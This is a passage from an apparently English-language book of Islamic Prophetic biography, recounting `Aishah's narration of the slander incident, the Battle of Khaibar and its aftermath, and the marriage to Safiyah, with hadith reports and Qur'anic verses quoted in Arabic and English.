`Abd Manaf, whose mother was the daughter of

Sakhr Ibn `Amir and the aunt of Abu Bakr As-Siddiq and whose son was Mistah Ibn Uthatha Ibn `Abbas Ibn Al-Muttalib, went out. I and Umm Mistah returned to my house after we finished answering the call of nature. Umm Mistah stumbled by getting her foot entangled in her covering sheet and on that she said, 'Let Mistah be ruined!' I said, 'What a hard word you have said. Do you abuse a man who took part in the battle of Badr?' On that she said, 'O you Hantah! Didn't you hear what he (i.e., Mistah) said?' I said, 'What did he say?'

Then she told me the slander of the people of *Ifk*. So my ailment was aggravated, and when I reached my home, Allah's Messenger (peace and blessings of Allah be upon him) came to me, and after greeting me, said, 'How is that (lady)?' I said, 'Will you allow me to go to my parents?' As I wanted to be sure about the news through them. Allah's Messenger (peace and blessings of Allah be upon him) allowed me (and I went to my parents) and asked my mother, 'O mother! What are the people talking about?' She said, 'O my daughter! Don't worry, for scarcely is there a charming woman who is loved by her husband and whose husband has other wives besides herself that they (i.e., women) would find faults with her.' I said, *'Subhan-Allah* (Glory be to Allah). Are the people really talking in this way?' I kept on weeping that night until dawn I could neither stop weeping nor sleep; then in the

morning again, I kept on weeping. When the Divine Inspiration was delayed. Allah's Messenger (peace and blessings of Allah be upon him) called `Ali Ibn Abi Talib and Usamah Ibn Zaid to ask and consult them about divorcing me. Usamah Ibn Zaid said what he knew of my innocence, and the respect he preserved in himself for me. Usamah said, '(O Allah's Messenger!) She is your wife and we do not know anything except good about her.' `Ali Ibn Abi Talib said, 'O Allah's Messenger! Allah does not put you in difficulty and there are plenty of women other than she, yet, ask the maid-servant who will tell you the truth.' On that Allah's Messenger (peace and blessings of Allah be upon him) called Barira (i.e., the maid-servant) and said,

'O Barira! Did you ever see anything which aroused your suspicion?'

Barira said to him, 'By Him Who has sent you with the Truth! I have never seen anything in her (i.e., `Aishah) which I would conceal, except that she is a young girl who sleeps leaving the dough of her family exposed so that the domestic goats come and eat it.'

So, on that day, Allah's Messenger (peace and blessings of Allah be upon him) got up on the pulpit and complained about `Abdullah Ibn Ubai before his Companions, saying,

'O you Muslims! Who will relieve me from that man who has hurt me with his evil statement about my family? By Allah, I know nothing except good about my family and they have blamed a man about whom I know nothing except good and he used never to enter my home except with me.'

Sa`d Ibn Mu`adh, the brother of Banu `Abd Al-Ashhal, got up and said, 'O Allah's Messenger! I will relieve you from him; if he is from the tribe of Al-Aws, then I will chop his head off, and if he is from our brothers, i.e., Al-Khazraj, then order us, and we will fulfill your order.'

On that, a man from Al-Khazraj got up; Umm Hassan, his cousin, was from his branch tribe, and he was Sa`d Ibn `Ubadah, chief of Al-Khazraj. Before this incident, he was a pious man, but his love for his tribe led him into saying to Sa`d (Ibn Mu`adh), 'By Allah, you have told a lie; you shall not and cannot kill him. If he belonged to your people, you would not wish him to be killed.'

On that, Usaid Ibn Hudair who was the cousin of Sa`d (Ibn Mu`adh) got up and said to Sa`d Ibn `Ubadah, 'By Allah! You are a liar! We will surely kill him, and you are a hypocrite arguing on the behalf of hypocrites.' On this, the two tribes of Al-Aws and Al-Khazraj got so much excited that they were about to fight while Allah's Messenger (peace and blessings of Allah be upon him) was standing on

the pulpit. Allah's Messenger (peace and blessings of Allah be upon him) kept on calming them until they became silent and so did he. All that day I kept on weeping with my tears never ceasing, and I could never sleep.

In the morning, my parents were with me and I wept for two nights and a day with my tears never ceasing and I could never sleep until I thought that my liver would burst from weeping. So, while my parents were sitting with me and I was weeping, an *Ansari* woman asked me to grant her admittance. I allowed her to come in, and when she came in, she sat down and started weeping with me. While we were in this state, Allah's Messenger (peace and blessings of Allah be upon him) came, greeted us and sat down. He had never sat with me since that day of the slander. A month had elapsed and no Divine Inspiration came to him regarding my case. Allah's Messenger (peace and blessings of Allah be upon him) then recited *Tashah-hud* and then said,

> *'... O `Aishah! I have been informed so-and-so about you; if you are innocent, then soon Allah will reveal your innocence, and if you have committed a sin, then repent to Allah and ask Him for forgiveness for when a slave confesses his sins and asks Allah for forgiveness, Allah accepts his repentance.'*

When Allah's Messenger (peace and blessings of Allah be upon him) finished his speech, my tears ceased flowing completely that I no longer felt a single drop of tear flowing. I said to my father, 'Reply to Allah's Messenger (peace and blessings of Allah be upon him) on my behalf concerning what he has said.' My father said, 'By Allah, I do not know what to say to Allah's Messenger (peace and blessings of Allah be upon him).' Then I said to my mother, 'Reply to Allah's Messenger (peace and blessings of Allah be upon him) on my behalf concerning what he has said.' She said, 'By Allah, I do not know what to say to Allah's Messenger.'

In spite of the fact that I was a young girl and had a little knowledge of Qur'an, I said, 'By Allah, no doubt I know that you heard this (slanderous) speech so that it has been planted in your hearts (i.e., minds) and you have taken it as a truth. Now if I tell you that I am innocent, you will not believe me, and if I confess to you about it, and Allah knows that I am innocent, you will surely believe me. By Allah, I find no similitude for me and you except that of Joseph's father when he said, '(For me) patience is the most fitting against that which you assert; it is Allah (Alone) Whose Help can be sought.' Then I turned to the other side and lay on my bed; and Allah knew then that I was innocent and hoped that Allah would reveal my innocence. But, by Allah, I never thought that Allah would reveal,

about my case, Divine Inspiration, that would be recited (forever) as I considered myself too unworthy to be talked of by Allah with something of my concern, but I hoped that Allah's Messenger (peace and blessings of Allah be upon him) might have a dream in which Allah would prove my innocence. But, by Allah, before Allah's Messenger (peace and blessings of Allah be upon him) left his seat and before any of the household left, the Divine Inspiration came to Allah's Messenger (peace and blessings of Allah be upon him).

So, there overtook him the same hard condition, which used to overtake him, (when he used to be inspired Divinely). The sweat was dropping from his body like pearls though it was a wintry day and that was because of the weighty statement, which was being revealed to him. When that state of Allah's Messenger (peace and blessings of Allah be upon him) was over, he got up smiling, and the first word he said was,

> *'O `Aishah! Allah has declared your innocence!'*

Then my Mother said to me, 'Get up and go to him (i.e., Allah's Messenger).' I replied, 'By Allah, I will not go to him, and I praise none but Allah. So Allah revealed the (following) ten verses:

﴿إِنَّ ٱلَّذِينَ جَآءُو بِٱلْإِفْكِ عُصْبَةٌ مِّنكُمْ ۚ لَا تَحْسَبُوهُ شَرًّا لَّكُم ۖ بَلْ
هُوَ خَيْرٌ لَّكُمْ ۚ لِكُلِّ ٱمْرِئٍ مِّنْهُم مَّا ٱكْتَسَبَ مِنَ ٱلْإِثْمِ ۚ وَٱلَّذِى
تَوَلَّىٰ كِبْرَهُۥ مِنْهُمْ لَهُۥ عَذَابٌ عَظِيمٌ ﴿١١﴾ لَّوْلَآ إِذْ سَمِعْتُمُوهُ ظَنَّ
ٱلْمُؤْمِنُونَ وَٱلْمُؤْمِنَٰتُ بِأَنفُسِهِمْ خَيْرًا وَقَالُوا۟ هَٰذَآ إِفْكٌ مُّبِينٌ
﴿١٢﴾ لَّوْلَا جَآءُو عَلَيْهِ بِأَرْبَعَةِ شُهَدَآءَ ۚ فَإِذْ لَمْ يَأْتُوا۟ بِٱلشُّهَدَآءِ
فَأُو۟لَٰٓئِكَ عِندَ ٱللَّهِ هُمُ ٱلْكَٰذِبُونَ ﴿١٣﴾ وَلَوْلَا فَضْلُ ٱللَّهِ عَلَيْكُمْ
وَرَحْمَتُهُۥ فِى ٱلدُّنْيَا وَٱلْءَاخِرَةِ لَمَسَّكُمْ فِى مَآ أَفَضْتُمْ فِيهِ عَذَابٌ عَظِيمٌ
﴿١٤﴾ إِذْ تَلَقَّوْنَهُۥ بِأَلْسِنَتِكُمْ وَتَقُولُونَ بِأَفْوَٰهِكُم مَّا لَيْسَ لَكُم بِهِۦ
عِلْمٌ وَتَحْسَبُونَهُۥ هَيِّنًا وَهُوَ عِندَ ٱللَّهِ عَظِيمٌ ﴿١٥﴾ وَلَوْلَآ إِذْ
سَمِعْتُمُوهُ قُلْتُم مَّا يَكُونُ لَنَآ أَن نَّتَكَلَّمَ بِهَٰذَا سُبْحَٰنَكَ هَٰذَا بُهْتَٰنٌ
عَظِيمٌ ﴿١٦﴾ يَعِظُكُمُ ٱللَّهُ أَن تَعُودُوا۟ لِمِثْلِهِۦٓ أَبَدًا إِن كُنتُم
مُّؤْمِنِينَ ﴿١٧﴾ وَيُبَيِّنُ ٱللَّهُ لَكُمُ ٱلْءَايَٰتِ ۚ وَٱللَّهُ عَلِيمٌ حَكِيمٌ
﴿١٨﴾ إِنَّ ٱلَّذِينَ يُحِبُّونَ أَن تَشِيعَ ٱلْفَٰحِشَةُ فِى ٱلَّذِينَ ءَامَنُوا۟
لَهُمْ عَذَابٌ أَلِيمٌ فِى ٱلدُّنْيَا وَٱلْءَاخِرَةِ ۚ وَٱللَّهُ يَعْلَمُ وَأَنتُمْ لَا تَعْلَمُونَ
﴿١٩﴾ وَلَوْلَا فَضْلُ ٱللَّهِ عَلَيْكُمْ وَرَحْمَتُهُۥ وَأَنَّ ٱللَّهَ رَءُوفٌ
رَّحِيمٌ ﴿٢٠﴾﴾ [النور: ١١- ٢٠]

﴿Those who brought forward the lie are a body among yourselves...﴾

(An-Nur: 11-20)

Allah revealed those Quranic verses to declare my innocence. Abu Bakr As-Siddiq who used to disburse money for Mistah Ibn Uthatha because of his relationship to him and his poverty, said, 'By

Allah, I will never give to Mistah Ibn Uthatha anything after what he has said about `Aishah.' Then Allah revealed,

﴿وَلَا يَأْتَلِ أُوْلُوا۟ ٱلْفَضْلِ مِنكُمْ وَٱلسَّعَةِ أَن يُؤْتُوٓا۟ أُو۟لِى ٱلْقُرْبَىٰ وَٱلْمَسَٰكِينَ وَٱلْمُهَٰجِرِينَ فِى سَبِيلِ ٱللَّهِ ۖ وَلْيَعْفُوا۟ وَلْيَصْفَحُوٓا۟ ۗ أَلَا تُحِبُّونَ أَن يَغْفِرَ ٱللَّهُ لَكُمْ ۗ وَٱللَّهُ غَفُورٌ رَّحِيمٌ ﴿٢٢﴾﴾[النور: ٢٢]

﴿And let not those among you who are endowed with grace and amplitude of means resolve against helping their kinsmen, those in want, and those who have left their homes in Allah's cause, let them forgive and overlook, do you not love that Allah should forgive you? And Allah is oft-Forgiving, Most Merciful.﴾

(An-Nur: 22)

Abu Bakr As-Siddiq said, 'Yes, by Allah, I would like that Allah forgive me,' and went on giving Mistah the money he used to give him before. He also added, 'By Allah, I will never deprive him of it at all.'"

`Aishah further said, "Allah's Messenger (peace and blessings of Allah be upon him) also asked Zainab bint Jahsh (i.e., his wife) about my case. He said to Zainab, 'What do you know and what did you see?' She replied, 'O Allah's Messenger! I refrain from claiming falsely that I have heard or seen

anything. By Allah, I know nothing • except good (about `Aishah).' From amongst the wives of the Prophet Zainab was my peer (in beauty and in the love she received from the Prophet) but Allah saved her from that evil because of her piety. Her sister Hamnah, started struggling on her behalf and she was destroyed along with those who were destroyed. The man who was blamed said, *'Subhan-Allah*! By Him in Whose Hand my soul is, I have never uncovered the cover (i.e., veil) of any female.' Later on, the man was martyred in Allah's Cause."

The Battle of Khaibar

غزوة خيبر

According to `Abdur-Ruhman Ibn Laylah, the following Qur'anic verse,

﴿لَّقَدْ رَضِيَ ٱللَّهُ عَنِ ٱلْمُؤْمِنِينَ إِذْ يُبَايِعُونَكَ تَحْتَ ٱلشَّجَرَةِ فَعَلِمَ مَا فِى قُلُوبِهِمْ فَأَنزَلَ ٱلسَّكِينَةَ عَلَيْهِمْ وَأَثَٰبَهُمْ فَتْحًا قَرِيبًا ﴿١٨﴾﴾ [الفتح :١٨]

﴿And He rewarded them with a speedy victory,﴾

(Al-Fath: 18)

refers to Khaibar. Some scholars of *Siyrah* say that the battle of Khaibar took place in the 6th year of Hijra but according to the majority of scholars it took place in the 7th year of Hijra.

Ibn Ishaq said when the Messenger of Allah (peace and blessings of Allah be upon him) marched from Madinah to Khaibar he went by way of Isr, and a mosque was built for him there; then by way of Al-Sahbih. Then he went forward with the army until he hatted in a valley called Al-Raji`, halting between the men of Khaibar and Ghatafan so as to prevent the latter reinforcing Khaibar, for they were on their side against the Messenger of Allah (peace and blessings of Allah be upon him). When Ghatafan

heard about the Messenger's attack on Khaibar they gathered together and marched out to help the Jews against him; but after a day's journey, hearing a rumor about their property and families, they thought that they had been attacked during their absence, so they went back on their tracks and left the way to Khaibar open to the Messenger of Allah (peace and blessings of Allah be upon him).

In his *Sahih*, Al-Bukhari narrated the following narrations that shed light on the battle of Khaibar:

Suwaid Ibn An-Nu`man narrated, "I went out in the company of the Prophet (peace and blessings of Allah be upon him) in the year of Khaibar, and when we reached As-Sahba' which is the lower part of Khaibar, the Prophet offered the *`Asr* Prayer and then asked the people to collect the journey food. Nothing was brought but *Sawiq*, which the Prophet (peace and blessings of Allah be upon him) ordered to be moistened with water, and then he ate it and we also ate it. Then he got up to offer the *Maghrib* Prayer. He washed his mouth, and we too washed our mouths, and then he offered the Prayer without repeating his ablution."

Salama Ibn Al-Akwa` said, "We went out to Khaibar in the company of the Prophet (peace and blessings of Allah be upon him). While we were proceeding at night, a man from the group said to 'Amir, 'O 'Amir! Won't you let us hear your poetry?' 'Amir was a poet, so he got down and

started reciting for the people poetry that kept pace with the camels' footsteps, saying:

"O Allah! Without You we would not have been guided On the right path. Neither would we have given in charity, nor would we have prayed. So please forgive us, what we have committed (i.e., our defects); let all of us be sacrificed for Your Cause and send *Sakinah* (i.e., calmness) upon us to make our feet firm when we meet our enemy, and if they will call us towards an unjust thing, we will refuse. The infidels have made a hue and cry to ask others' help against us.'

The Prophet on that, asked, 'Who is that (camel) driver (reciting poetry)?' The people said, 'He is `Amir Ibn Al-Akwa`.' Then the Prophet said,

'May Allah bestow His Mercy on him.'

A man amongst the people said, 'O Allah's Prophet! Has (martyrdom) been granted to him? Would that you let us enjoy his company longer.' Then we reached and besieged Khaibar until we were afflicted with severe hunger. Then Allah helped the Muslims conquer it (i.e., Khaibar). In the evening of the day of the conquest of the city, the Muslims made huge fires. The Prophet (peace and blessings of Allah be upon him) said, 'What are these fires? For cooking what, are you making the fire?' The people replied, '(For cooking) meat.' He asked, 'What kind of meat?' They (i.e., people) said,

'The meat of donkeys.' The Prophet (peace and blessings of Allah be upon him) said,

'Throw away the meat and break the pots!'

Some man said, 'O Allah's Messenger! Shall we throw away the meat and wash the pots instead?' He said,

'(Yes, you can do) that too.'

So when the army files were arranged in rows (for the clash), 'Amir's sword was short and he aimed at the leg of a Jew to strike it, but the sharp blade of the sword returned to him and injured his own knee, and that caused him to die. When they returned from the battle, Allah's Messenger saw me (in a sad mood). He took my hand and said, 'What is bothering you?' I replied, 'Let my father and mother be sacrificed for you! The people say that the deeds of `Amir are lost.' The Prophet said,

'Whoever says this, is mistaken, for `Amir has got a double reward.'

The Prophet raised two fingers and added,

'He (i.e., `Amir) was a persevering struggler in the Cause of Allah and there are few 'Arabs who achieved the like of (good deeds) 'Amir had done.'"

Anas narrated that Allah's Messenger (peace and blessings of Allah be upon him) reached Khaibar at

night and it was his habit that whenever he reached the enemy at night, he did not attack them until it was morning. When it was morning, the Jews came out with their spades and baskets, and when they saw him (i.e., the Prophet, peace and blessings of Allah be upon him), they said, "Muhammad! By Allah, Muhammad and his army!" The Prophet (peace and blessings of Allah be upon him) said,

> *"Khaibar is destroyed, for whenever we approach a (hostile) nation (to fight), then evil will be the morning for those who have been warned."*

Anas Ibn Malik also said, "We reached Khaibar early in the morning and the inhabitants of Khaibar came out carrying their spades, and when they saw the Prophet (peace and blessings of Allah be upon him) they said, 'Muhammad! By Allah, Muhammad and his army!' The Prophet (peace and blessings of Allah be upon him) said,

> *'Allahu-Akbar! Khaibar is destroyed, for whenever we approach a (hostile) nation (to fight) then evil will be the morning for those who have been warned.'*

We then got the meat of donkeys (and intended to eat it), but an announcement was made by the announcer of the Prophet (peace and blessings of Allah be upon him), 'Allah and His Messenger

forbid you to eat the meat of donkeys as it is an impure thing.'"

Moreover, Anas (may Allah be pleased with him) reported that the Prophet (peace and blessings of Allah be upon him) offered the *Fajr* Prayer near Khaibar when it was still dark and then said,

> *"Allahu-Akbar (Allah is the Greatest)! Khaibar is destroyed, for whenever we approach a (hostile) nation (to fight), then evil will be the morning for those who have been warned."*

Then the inhabitants of Khaibar came out running on the roads. The Prophet (peace and blessings of Allah be upon him) had their warriors killed, their offspring and woman taken as captives. Safiyah was amongst the captives. She first came in the share of Dahya Alkalbi but later on she belonged to the Prophet (peace and blessings of Allah be upon him). The Prophet (peace and blessings of Allah be upon him) made her manumission as her *Mahr* (dowry).

Salama Ibn Al-Akwa` narrated, "`Ali remained behind the Prophet (peace and blessings of Allah be upon him) during the *Ghazwah* of Khaibar as he was suffering from eye trouble. He then said, '(How can) I remain behind the Prophet (peace and blessings of Allah be upon him),' and followed him. So when he slept on the night of the conquest of Khaibar, the Prophet said,

'I will give the flag tomorrow, or tomorrow the flag will be taken by a man who is loved by Allah and His Messenger, and (Khaibar) will be conquered through him (with Allah's help).'

While every one of us was hopeful to have the flag, it was said, 'Here is `Ali', and the Prophet (peace and blessings of Allah be upon him) gave him the flag and Khaibar was conquered through him (with Allah's Help)."

Sahl Ibn Sa`d said that on the day of Khaibar Allah's Messenger (peace and blessings of Allah be upon him) said,

"Tomorrow I will give this flag to a man through whose hands Allah will give us victory. He loves Allah and His Messenger, and he is loved by Allah and His Messenger."

The people remained that night, wondering as to whom would be given it. In the morning, the people went to Allah's Messenger (peace and blessings of Allah be upon him) and everyone of them was hopeful to receive it (i.e., the flag). The Prophet (peace and blessings of Allah be upon him) said, "Where is `Ali Ibn Abi Talib?" It was said, "He is suffering from eye trouble O Allah's Messenger." He said, "Send for him." `Ali was brought and Allah's Messenger spat in his eye and invoked good

upon him. So `Ali was cured as if he never had any trouble. Then the Prophet (peace and blessings of Allah be upon him) gave him the flag. `Ali said "O Allah's Messenger! I will fight with them until they become like us." Allah's Messenger said,

> *"Proceed and do not hurry. When you enter their territory, call them to embrace Islam and inform them of Allah's Rights which they should observe, for by Allah, even if a single man is led on the right path (of Islam) by Allah through you, then that will be better for you than the red camels."*

Yazid Ibn Abi `Ubaid said I saw the trace of a wound in Salama's leg. I said to him, "O Abu Muslim! What is this wound?" He said, "This was inflicted on me on the day of Khaibar and the people said, 'Salama has been wounded.' Then I went to the Prophet (peace and blessings of Allah be upon him) and he puffed his saliva in it (i.e. the wound) thrice, and since then I have not had any pain in it until this hour."

Sahl (may Allah be pleased with him) said that during one of his *Ghazawat*, the Prophet (peace and blessings of Allah be upon him) encountered the pagans, and the two armies fought, and then each of them returned to their army camps. Amongst the (army of the) Muslims there was a man who would follow every pagan separated from the army and

strike him with his sword. It was said, "O Allah's Messenger! None has fought so satisfactorily as so-and-so (namely, that brave Muslim)." The Prophet (peace and blessings of Allah be upon him) said, "He is from the dwellers of the Hell-Fire." The people said, "Who amongst us will be of the dwellers of Paradise if this (man) is from the dwellers of the Hell-Fire?" Then a man from amongst the people said, "I will follow him and accompany him in his fast and slow movements." The (brave) man got wounded, and wanting to die at once, he put the handle of his sword on the ground and its tip in between his breasts, and then threw himself over it, committing suicide. Then the man (who had watched the deceased) returned to the Prophet (peace and blessings of Allah be upon him) and said, "I testify that you are Messenger of Allah." The Prophet (peace and blessings of Allah be upon him) said, "What is this?" The man told him the whole story. The Prophet (peace and blessings of Allah be upon him) said,

> *"A man may do what may seem to the people as the deeds of the dwellers of Paradise, but he is of the dwellers of the Hell-Fire and a man may do what may seem to the people as the deeds of the dwellers of the Hell-Fire, but he is from the dwellers of Paradise."*

Abu Hurairah (may Allah be pleased with him) reported that we witnessed (the battle of) Khaibar. Allah's Messenger (peace and blessings of Allah be upon him) said about one of those who were with him and who claimed to be a Muslim, "This (man) is from the dwellers of the Hell-Fire." When the battle started, that fellow fought so violently and bravely that he received plenty of wounds. Some of the people were about to doubt (the Prophet's statement), but the man, feeling the pain of his wounds, put his hand into his quiver and took out of it, some arrows with which he slaughtered himself (i.e., committed suicide). Then some men amongst the Muslims came hurriedly and said, "O Allah's Messenger! Allah has made your statement true so-and-so has committed suicide." The Prophet (peace and blessings of Allah be upon him) said,

> *"O so-and-so! Get up and make an announcement that none but a believer will enter Paradise and that Allah may support the religion with an unchaste (evil) wicked man."*

The Messenger of Allah (peace and blessings of Allah be upon him), as Ibn Ishaq narrated, seized the property piece by piece and conquered the forts one by one as he came to them. The first to fall was of Na'im; then Al-Qamus the fort of Banu Al-Huqayq. The Messenger took captives from them among whom was Safiyah, daughter of Huyayy Ibn Aktab

who had been the wife of Kinana Ibn Al-Rabi` Ibn Al-Huqayq, and two cousins of hers. The Messenger of Allah (peace and blessings of Allah be upon him) chose Safiyah for himself.

According to Ibn Ishaq, the tribe of Sahm of Aslam came to the Messenger and complained that they had fought and got nothing and found nothing with the Messenger of Allah (peace and blessings of Allah be upon him) which he could give them. He said,

> *"O God, you know their condition and that they have no strength, and I have nothing to give them, so conquer for them the wealthiest of the enemy's forts with the richest food."*

The following day, Allah conquered the fort of Al-Sa`b Ibn Mu`adh which contained the richest food in Khaibar.

When the Messenger of Allah (peace and blessings of Allah be upon him) had conquered some of their forts and got possession of some of their property he came to their two forts Al-Watih and Al-Sulaim, the last to be taken, and the Messenger of Allah (peace and blessings of Allah be upon him) besieged them for some ten nights.

The Prophet Marries Safiyah bint Huyayy

Anas (may Allah be pleased with him) reported that the Prophet (peace and blessings of Allah be upon him) offered the *Fajr* Prayer near Khaibar when it was still dark and then said,

> *"Allahu-Akbar (Allah is the Greatest)! Khaibar is destroyed, for whenever we approach a (hostile) nation (to fight), then evil will be the morning for those who have been warned."*

Then the inhabitants of Khaibar came out running on the roads. The Prophet (peace and blessings of Allah be upon him) had their warriors killed, their offspring and woman taken as captives. Safiyah was amongst the captives. She first came in the share of Dahya Alkalbi but later on she belonged to the Prophet (peace and blessings of Allah be upon him). The Prophet (peace and blessings of Allah be upon him) made her manumission as her *Mahr*.

Anas Ibn Malik also said, "We arrived at Khaibar, and when Allah helped His Messenger to open the fort, the beauty of Safiyah bint Huyayy Ibn Akhtab whose husband had been killed while she was a bride, was mentioned to Allah's Messenger (peace and blessings of Allah be upon him). The Prophet (peace and blessings of Allah be upon him) selected her for himself, and set out with her, and when we reached a place called Sidd-as-Sahba',

Safiyah became clean from her menses then Allah's Messenger (peace and blessings of Allah be upon him) married her. *Hais* (i.e., an 'Arabian dish) was prepared on a small leather mat. Then the Prophet (peace and blessings of Allah be upon him) said to me, 'I invite the people around you.' So that was the marriage banquet of the Prophet (peace and blessings of Allah be upon him) and Safiyah. Then we proceeded towards Madinah, and I saw the Prophet (peace and blessings of Allah be upon him), making for her a kind of cushion with his cloak behind him (on his camel). He then sat beside his camel and put his knee for Safiyah to put her foot on, in order to ride (on the camel)."

Anas Ibn Malik said, "The Prophet (peace and blessings of Allah be upon him) stayed with Safiyah bint Huyayy for three days on the way of Khaibar where he consummated his marriage with her. Safiyah was amongst those who were ordered to use a veil."

In another narration, Anas said that the Prophet (peace and blessings of Allah be upon him) stayed for three rights between Khaibar and Madinah and was married to Safiyah. I invited the Muslim to his marriage banquet and there was neither meat nor bread in that banquet but the Prophet (peace and blessings of Allah be upon him) ordered Bilal to spread the leather mats on which dates, dried yogurt and butter were put. The Muslims said amongst

themselves, "Will she (i.e., Safiyah) be one of the mothers of the believers, i.e., one of the wives of the Prophet (peace and blessings of Allah be upon him), or just (a lady captive) of what his right-hand possesses." Some of them said, "If the Prophet (peace and blessings of Allah be upon him) makes her observe the veil, then she will be one of the mothers of the believers (i.e., one of the Prophet's wives), and if he does not make her observe the veil, then she will be his lady slave." So when he departed, he made a place for her behind him (on his mount) and made her observe the veil."

The Conquest of Khaibar's Forts

According to Ibn Ishaq, the Messenger of Allah (peace and blessings of Allah be upon him) besieged the people of Khaibar in their two forts Al-Watih and Al-Sulaim until they could hold out no longer they asked him to let them go, and spare their lives, and he did so. Now, the Messenger of Allah (peace and blessings of Allah be upon him) had taken possession of all their property - Al-Shaqq, Nata, and Ak-Katibah and all their forts - except what appertained to these two.

When the people of Fadak heard of what had happened, they sent to the Messenger asking him to let them go and spare their lives and they would leave him their property, and he did so. The one who acted as intermediary was Muhqyisa Ibn Mas`ud, brother of Banu Harithah. When the people

of Khaibar surrounded on these conditions they asked the Messenger of Allah (peace and blessings of Allah be upon him) to employ them on the property with half share in the produce, saying, "We know more about it than you and we are better farmers."

The Messenger of Allah (peace and blessings of Allah be upon him) agreed to this arrangement on the condition that:

> *"If we wish to expel you we will expel you."*

He made a similar arrangement with the men of Fadak.

The Division of the Booty

In his *Sahih*, Al-Bukhari reported the following narrations that explain how the Prophet (peace and blessings of Allah be upon him) divided the booty in Khaibar:

Jubair Ibn Mut`im said that `Uthman Ibn `Affan and I went to the Prophet (peace and blessings of Allah be upon him) and said, "You had given Banu Al-Muttalib from the fifth of Khaibar's booty and left us in spite of the fact that we and Banu Al-Muttalib are similarly related to you." The Prophet (peace and blessings of Allah be upon him) said,

> *"Banu Hashim and Banu Al-Muttalib only are one and the same."*

So the Prophet (peace and blessings of Allah be upon him) did not give anything to Banu `Abd Shams and Banu Nawfal.

Ibn `Umar (may Allah be pleased with him) said that on the day of Khaibar, Allah's Messenger (peace and blessings of Allah be upon him) divided (the war booty of Khaibar) with the ratio of two shares for the horse and one-share for the foot soldier.

Nafi` explained this, saying, "If a man had a horse, he was given three shares and if he had no horse, then he was given one share."

`Umar Ibn Al-Khattab (may Allah be pleased with him) said, "By Him in Whose Hand my soul is, were I not afraid that the other Muslims might be left in poverty, I would divide (the land of) whatever village I may conquer (among the fighters), as the Prophet (peace and blessings of Allah be upon him) divided the land of Khaibar. But I prefer to leave it as a (source of) a common treasury for them to distribute its revenue amongst themselves."

Abu Sa`id Al-Khudri and Abu Hurairah (may Allah be pleased with them) narrated that Allah's Messenger appointed a man as the ruler of Khaibar who later brought some *Janib* (i.e., dates of good quality) to the Prophet. On that, Allah's Messenger (peace and blessings of Allah be upon him) said (to him), "Are all the dates of Khaibar like this?" He said, "No, by Allah, O Allah's Messenger! But we

take one *Sa`* of these (dates of good quality) for two or three *Sa`s* of other dates (of inferior quality)." On that, Allah's Messenger said,

> *"Do not do so, but first sell the inferior quality dates for money and then with that money, buy Janib."*

Abu Sa`id and Abu Hurairah said, "The Prophet (peace and blessings of Allah be upon him) made the brother of Banu `Adi from the *Ansar* as the ruler of Khaibar."

The Coming of Ja`far Ibn Abi Talib and Some Men from Yemen to Khaibar

Al-Bukhari reported on the authority of Abu Musa (may Allah be pleased with him) that the later said, "The news of the migration of the Prophet (peace and blessings of Allah be upon him) - from Makkah to Medinah - reached us while we were in Yemen. So we set out as emigrants towards him. We were (three) I am and my two brothers. I was the youngest of them, and one of the two was Abu Burda, and the other, Abu Ruhm, and our total number was either 53 or 52 men from my people. We got on a boat and our boat took us to Negus in Ethiopia. There we met Ja`far Ibn Abi Talib and stayed with him. Then we all came (to Madinah) and met the Prophet (peace and blessings of Allah be upon him) at the time of the conquest of Khaibar.

Some of the people used to say to us, namely the people of the ship, 'We have migrated before you.'

Asma' bint `Umais, who was one of those who had come with us, came as a visitor to Hafsah, the wife the Prophet (peace and blessings of Allah be upon him). She had migrated along with those other Muslims who migrated to Negus. `Umar came to Hafsah while Asma' bint `Umais was with her. `Umar, on seeing Asma', said, 'Who is this?' She said, 'Asma' bint `Umais.' `Umar said, 'Is she the Ethiopian? Is she the sea-faring lady?' Asma' replied, 'Yes.' `Umar said, 'We have migrated before you (people of the boat), so we have got more right than you over Allah's Messenger.' On that Asma' became angry and said, 'No, by Allah, while you were with Allah's Messenger (peace and blessings of Allah be upon him) who was feeding the hungry ones amongst you, and advised the ignorant ones amongst you, we were in the far-off hated land of Ethiopia, and all that was for the sake of Allah and His Messenger (peace and blessings of Allah be upon him). By Allah, I will neither eat any food nor drink anything until I inform Allah's Messenger (peace and blessings of Allah be upon him) of all that you have said. There we were harmed and frightened. I will mention this to the Prophet (peace and blessings of Allah be upon him) and will not tell a lie or curtail your saying or add something to it.'

So, when the Prophet (peace and blessings of Allah be upon him) came, she said, 'O Allah's

Prophet! `Umar has said such-and-such.' He said (to Asma'), 'What did you say to him?' Asma' said, 'I told him such-and-such.' The Prophet (peace and blessings of Allah be upon him) said,

> *'He (i.e., 'Umar) has not gotten more right than your people over me, as he and his companions have (the reward of) only one migration, and you, the people of the boat, have (the reward of) two migrations.'*

Asma', later on, said, 'I saw Abu Musa and the other people of the boat coming to me in successive groups, asking me about this narration, and to them nothing in the world was more cheerful and greater than what the Prophet (peace and blessings of Allah be upon him) had said about them.'"

Abu Burda narrated that Asma' said, "I saw Abu Musa requesting me to repeat this narration again and again."

Abu Burda also narrated that Abu Musa said, "The Prophet (peace and blessings of Allah be upon him) said,

> *'I recognize the voice of the group of Al-Ash`ariyun, when they recite the Qur'an, when they enter their homes at night, and I recognize their houses by (listening) to their voices when they are reciting the Qur'an at night although I have not seen*

their houses when they came to them during the daytime. Amongst them is Hakim who, on meeting the cavalry or the enemy, used to say to them (i.e., the enemy). 'My companions order you to wait for them.'"

Abu Musa reported, "We came upon the Prophet (peace and blessings of Allah be upon him) after he had conquered Khaibar. He then gave us a share (from the booty), but apart from us he did not give to anybody else who did not attend the Conquest."

A Poisoned Sheep Gifted to the Messenger

At Khaibar, the Jews cooked a sheep containing poison and presented it to the Prophet (peace and blessings of Allah be upon him).

In his *Sahih*, Al-Bukhari narrated Abu Hurairah's saying: When Khaibar was conquered, a (cooked) sheep containing poison was given as a present to Allah's Messenger (peace and blessings of Allah be upon him).

[T. `Aishah (may Allah be pleased with her) said, "The Prophet (peace and blessings of Allah be upon him) in his ailment in which he died, used to say,

'O `Aishah! I still feel the pain caused by the food I ate at Khaibar, and at this time, I feel as if my aorta is being cut from that poison.'"]

The Battle of Mu'tah

غزوة مـــؤتة

According to the scholars of *Siyrah*, the battle of Mu'tah was in the 8th year of Hijra. `Urwah Ibn Al-Zubair said that the messenger of Allah (peace and blessings of Allah be upon him) sent this expedition to Mu`tah in Jumadah Al-Ula in the 8th year of Hijra and put Zaid Ibn Harithah in command and said,

